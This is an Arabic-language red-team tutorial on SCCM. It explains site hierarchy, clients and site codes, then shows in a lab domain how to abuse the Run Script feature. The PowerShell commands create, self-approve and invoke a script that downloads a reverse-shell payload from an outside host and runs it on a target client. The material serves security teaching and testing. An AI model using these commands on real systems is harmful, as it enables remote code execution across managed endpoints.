ABUSING MICROSOFT SYSTEM CENTER CONFIGURATION MANAGER (SCCM)

By Mazen Al-Faifi from Confidential Team

@0xiMazen - @ConfidentialTM

03rd of July, 2022

Contents

بسم الله الرحمن الرحيم

Introduction:

الـ sccm هو أحد منتجات شركة مايكروسوفت الشهير في إدارة الانظمة والتحكم عن بعد وتوزيع البرامج ونشر أنظمة التشغيل والحماية ومميزات كثيرة جدا ، ومع ذلك ليس منتشر بكثرة وتعود الاسباب لعدم التسويق لهذا المنتج بشكل جيد وايضا من الممكن القيام ببعض مميزاته من دونه.

وأيضا هناك مميزات لا تستطيع القيام بها بمنتجات اخرى غيره.

قبل ان نبدأ في استغلال هذا المنتج علينا فهم طريقة عمله وبعض الاساسيات المهمة.

SCCM Infrastructure:




Figure1 - Hierarchy sites Central, Primary and secondary sites

What is meant by Sites?

معنى الـ Site هنا هو الـ physical location ، عند توفر Domain control يصبح المسمى Active Directory Site بمعنى انه عند تثبيت AD داخل هذا الـ Physical location يُخزن داخل الـ Active Directory Database وتحديدا في Configuration Partition





Figure2 – Configuration Partition

عند ثبيت الـ Configuration Manager Server وربطه بالـ Active Directory Server يقوم بقراءته وكأنه AD Site وتشغيل جميع المميزات على كل ماهو بداخل هذا الـ AD Site



بعد ان فهمنا ماهو المعنى الاساسي لـ Site نأتي لانواع الـ SCCM Sites:

- **Central Administration Site**
- **Primary Site**
- **Secondary Site**
- **Standalone Primary Site**

SCCM Sites:

1. Central Administration Site

يأتي في قمة الهرم ويستخدم لمراقبة جميع الـ Sites في التسلسل الهرمي كما هو موضح في Figure 1، لا يقوم بإدارة الـ Client بشكل مباشر إنما يقوم بادارة ومراقبة الـ Primary Sites والتي بدورها تحتوي على Clients و Secondary Sites .

2. Primary Site

يأتي بعد الـ CAS ويعد مهم جدا في الشبكات الكبيرة ذات اتصال جيد ويعتبر داعم للـ CAS ، ويدعم الـSecondary Site كتابع له فقط.

3. Secondary Site


يتحكم في توزيع المحتوى للـ Clients في المواقع البعيدة عبر الروابط التي لها نطاق ترددي محدود للشبكة.

4. Standalone Primary Site

هذا النوع هو المستخدم في هذا البحث، لايختلف كثيرا عن Site Primary الاختلاف هو انه قائم بنفسه ويستخدم في الشبكات الصغيرة التي تحتوي على عدد Clients قليل.

Clients in SCCM:

كما ذكرت سابقا بأن الفائدة الحقيقية لهذا المنتج هو التحكم ونشر البرامج ومميزات اخرى على الاجهزة الطرفية وغيرها، يجب علينا فهم هذا الجانب بشكل جيد ليسهل علينا فيما بعد الاستغلال.



Icon	Name	Client	Primary User(s)	Currently Logged on User	Site Code	Client Activity
	MAZEN	Yes		BUNNYGEEK\mazen	BUN	Active
	x86 Unknown Computer...	No			BUN	
	x64 Unknown Computer...	No			BUN	
	SCCM	No				

Figure3 – Client from the perspective of the ConfigMgr

```
PS C:\Users\sccmadmin\Desktop> Get-SCCMSession | Get-SCCMComputer


Name                : MAZEN
FullDomainName      : BUNNYGEEK.LOCAL
IPAddresses         : {10.10.10.50, fe80::3080:ad7b:7be5:8a94}
LastLogonUserDomain : MAZEN
LastLogonUserName   : mazen
```

Figure4 – Client from the perspective of the Powersccm

عند الوصول الى Site Server يجب ان يكون هناك Client ولديك الصلاحية على ما يسمى بـ Site Code.


SCCM Site Code Naming:

يُستخدم الـ Site Code للتعريف عن ConfigMgr Site في التسلسل الهرمي الذي شرحته سابقا Figure1.

```
PS C:\Users\sccmadmin\Desktop> Import-Module .\psccm.ps1
PS C:\Users\sccmadmin\Desktop> Find-SccmSiteCode -ComputerName sccm.bunnygeek.local

SiteCode
--------
BUN


PS C:\Users\sccmadmin\Desktop>
```


Figure5 – Site Code (BUN)

بعد معرفتنا بأهم الاشياء التي سوف نحتاج اليها مثل الـ Site Code و الـ Client name نبدأ في استغلال هذا الشيء والمحاوله للوصول الى الـ Client المستهدف



Abusing The Run Script Feature in SCCM:

وصلنا للـ Site Server بيوزر ليس لديه صلاحيات، علينا الان ان نرفع الصلاحيات الى الـ Local Administrator ومحاولة الاستغلال



نتأكد من وجود Module الـ ConfigurationManager

```
PS C:\Users\bugsbunny\Desktop> ls "C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager\"

    Directory: C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/15/2022  11:12 PM          15489 ConfigurationManager.psd1

PS C:\Users\bugsbunny\Desktop> _
```

Figure6 – ConfigurationManager.psd1

هذا الـ Module هو المسؤول عن ادارة الـ Site Server عن طريق الـ PowerShell .

في موقع Microsoft Documentation نبحث عن Configuration Manager PowerShell والبحث عن Cmdlets تفيدنا في تشغيل الـ Scripts .

New-CMSchedule	Create a Configuration Manager schedule token.
New-CMScript	Create a PowerShell script in Configuration Manager.
New-CMSecondarySite	Create a secondary site.

Configuration Manager CMScripts:

- **New-CMScript**

هذا الامر لإنشاء Script PowerShell جديد

- **Approve-CMScript**

هذا الامر للموافقة على الـ Script الذي قمت بكتابته من قبل

- **Invoke-CMScript**

هذا الامر لتشغيل الامر الذي قمت بكتابته والموافقه عليه

- **Get-CMScript**

هذا الامر لعرض جميع ماقمت به فالسابق

جميع هذه الاوامر يجب كتابتها داخل Site Code Drive

للدخول الى الـ Site Drive :

1. Import Module
2. Enter the site code name

```
PS C:\Users\bugsbunny\Desktop>
PS C:\Users\bugsbunny\Desktop> import-module "C:\Program Files (x86)\Microsoft Configuration Manager\AdminConsole\bin\ConfigurationManager.psd1"
PS C:\Users\bugsbunny\Desktop> cd BUN:
PS BUN:\>
```

لتنفيذ الاوامر والعمل بشكل صحيح علينا ان نكون بصلاحيات


nt authority/system

نقوم بإنشاء script reverse shell ونطبق عليه جميع ماسبق :

```
New-CMScript -ScriptName <name> -Fast -ScriptText "powershell.exe invoke-webrequest http://ip/payload.ps1 -outfile C:\Users\blah\blah ; Import-Module C:\Users\blah\blah"
```


```
PS BUN:\> New-CMScript -ScriptName shell -Fast -ScriptText "powershell.exe invoke-webrequest http://10.10.10.8:8080/rev.ps1 -outfile C:\Users\mazen.BUNNYGEEK\Desktop\rev.ps1 ; Import-Module C:\Users\mazen.BUNNYGEEK\Desktop\rev.ps1"


SmsProviderObjectPath : SMS_Scripts.ScriptGuid="FD44365B-A923-47AB-BCFF-57AEEE9AB583"
ApprovalState         : 0
Approver              :
Author                : NT AUTHORITY\SYSTEM
Comment               :
Feature               : 0
LastUpdateTime        : 7/2/2022 6:28:07 PM
ParameterGroupHash    :
Parameterlist         :
ParameterlistXML      :
ParamsDefinition      :
Script                :
ScriptDescription     :
ScriptGuid            : FD44365B-A923-47AB-BCFF-57AEEE9AB583
ScriptHash            : 0022A4BB17F88F452FED3FC4293F4A54A9FA79666A63FB83A692F1FF6AF9329C
ScriptHashAlgorithm   : SHA256
ScriptName            : shell
ScriptType            : 0
ScriptVersion         : 1


PS BUN:\>
```

تم انشاء الـ Script ، للموافقه عليه علينا اخذ الـ Guid لهذا الـ Script




نقوم بالموافقة عليه الان :


```
Approve-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583
```



ونقوم بتشغيله على الـ Client المستهدف وانتظار تنفيذ الامر:

```
Invoke-CMScript -ScriptGuid FD44365B-A923-47AB-BCFF-57AEEE9AB583 -Device (Get-CMDevice -Name MAZEN)
```





References:

{1} https://docs.microsoft.com/en-us/powershell/module/configurationmanager/?view=sccm-ps

{2} https://docs.microsoft.com/en-us/powershell/module/configurationmanager/new-cmscript?view=sccm-ps

{3}https://www.youtube.com/watch?v=ZQeRyaYNH4E&list=PLcRhfKiWZmM85PcV4YOsGEJ4W8i0bxAs6

{4} https://setupconfigmgr.com/deploy-the-configuration-manager-client-agent-to-windows-computers-in-sccm